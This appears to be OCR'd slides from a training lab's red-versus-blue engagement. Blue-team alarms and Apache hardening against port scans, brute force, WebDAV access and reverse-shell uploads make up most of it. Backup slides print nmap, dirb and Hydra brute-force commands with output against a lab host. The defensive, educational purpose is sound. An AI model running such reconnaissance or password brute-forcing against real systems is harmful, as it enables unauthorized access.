
Analysis: Reverse shell connection


```
destination.port:31337
```



Analysis: SSH connections

Two password based SSH logins that were ***us*** during the engagement.





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Knowing the lay of the land:
Is someone touching ports that have no service listening? Checking lots of them? Initiating conversations but not having them (either a SYN scan or connect scan with no further data flow)?

What threshold would you set to activate this alarm?

As regular scans are noisy, I'd consider maybe 10 ports / hour for stealthier scan attempts.
Otherwise, we may have to keep too much state around.

System Hardening

What configurations can be set on the host to mitigate port scans?

Implement host-based firewall or ACLs with tcpwrapper's host.allow & host.deny.

Block repeat offenders with fail2ban.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Assuming this is an internal (i.e. not public) server, monitor the client IP address of the requestor for the *`secret_folder`* directory. Alert if it's not from somewhere with a need to know.

What threshold would you set to activate this alarm?

Fairly low … no more than 4 / hour for a single IP address. Raise the alarm sooner if we're seeing multiple different IP addresses. This will need some tuning to limit fals positives.

System Hardening

What configuration can be set on the host to block unwanted access?

Use Apache module **`mod_authz_host`** with directive **`Require ip / host`** – restrict to those with valid need to know

Consider `mod_rewrite` to implement time of day / day of week access restrictions.

Describe the solution. If possible, provide required command lines.

Borrowed from Access Control: https://httpd.apache.org/docs/2.4/howto/access.html

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Monitor the number of authorization failures (401) for a given client IP. Send an alert at some clipping level. Optionally, block further requests from the client.

What threshold would you set to activate this alarm?

Using Hydra was obscenely noisy. The 16k requests were done in about 2.5 minutes (average of about 100 a second). In case it's a fluke, I'd set a threshold around 100 failures/sec for about 5 – 10 seconds.

System Hardening

What configuration can be set on the host to block brute force attacks?

Captchas or other anti-bot mechanisms.

Waste their time. A *foyer* of sorts that accepts (HTTP 200 OK) any password and forwards to a random Wikipedia page.

Add some time to all password checks (e.g. bcrpyt or PBKDF2).

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Monitor the client IP address of the requestor to the ***WebDAV*** `share` along with the number of connections. Consider connection times in conjuction with the amount of data transferred for spotting potential data exfiltration.

What threshold would you set to activate this alarm?

Maybe more than 5 failed connections per IP to account for password typos. Any connection for a known user from an unknown IP address.

System Hardening

What configuration can be set on the host to control access?

Much like with the hidden directory, use Apache module **`mod_authz_host`** with directive **`Require ip / host`** – restrict to those with valid need to know

Consider `mod_rewrite` to implement time of day / day of week access restrictions.

Borrowed from Access Control: https://httpd.apache.org/docs/2.4/howto/access.html

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Monitor HTTP put/post/delete requests anywhere they're allowed (user, IP address and path/object touched).

What threshold would you set to activate this alarm?

A large volume of requests (especially delete). Touching any *special* paths. Requests from unusual IP addresses or users.

System Hardening

What configuration can be set on the host to block file uploads?

In addition to restricting based on IP or hostname, implement a `<Limit> Directive` on `PUT`, `POST`, or `DELETE` requests.

Shadow DELETEs and have the file moved to another directory (maybe outside of the web root).

Describe the solution. If possible, provide the required command line.

```
<Limit POST PUT DELETE>
  Require admin-type-users
</Limit>
```

https://httpd.apache.org/docs/2.4/mod/core.html#limit

Mitigation: WebDAV reverse shell execution

More of a compensating control if a shell is uploaded. Force scriptables in the WebDAV share (e.g. .php or .js), that the webserver could execute, to render as plain text.

Examples include:

```
<Location "/php-source">
    Dav On
    ForceType text/plain
</Location>
```

Apache Module mod_dav: Complex Configurations https://httpd.apache.org/docs/2.4/mod/mod_dav.html

Inside a SetHandler directive https://httpd.apache.org/docs/2.4/mod/core.html#sethandler

```
<FilesMatch "\.php$">
    SetHandler default-handler
</FilesMatch>
```

Backup Slides

Additional Details: *Nmap scan results*

```
root@Kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-19 15:22 PST
Nmap scan report for 192.168.1.1
Host is up (0.00056s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00081s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00086s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.85 seconds
```

Directory busting …

```
root@Kali:~# dirb http://192.168.1.105/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Nov 15 18:04:26 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----------------
END_TIME: Mon Nov 15 18:04:32 2021
DOWNLOADED: 4612 - FOUND: 2
```

Hail Hydra?

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -vV 192.168.1.105 http-get /company_folders/secret_folder/
```


Shell No.1

File Actions Edit View Help

Shell No. 1 Shell No. 2

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 13] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-10 16:55:07
root@Kali:~#
```

Brute Force Success



Time	http.response.status_code
Nov 10, 2021 @ 18:55:07.339	200
Nov 10, 2021 @ 18:55:07.074	200

```
destination.ip: 192.168.1.105 and source.ip: 192.168.1.90 and user_agent.original:"Mozilla/4.0 (Hydra)" and
http.response.status_code:200
```

the End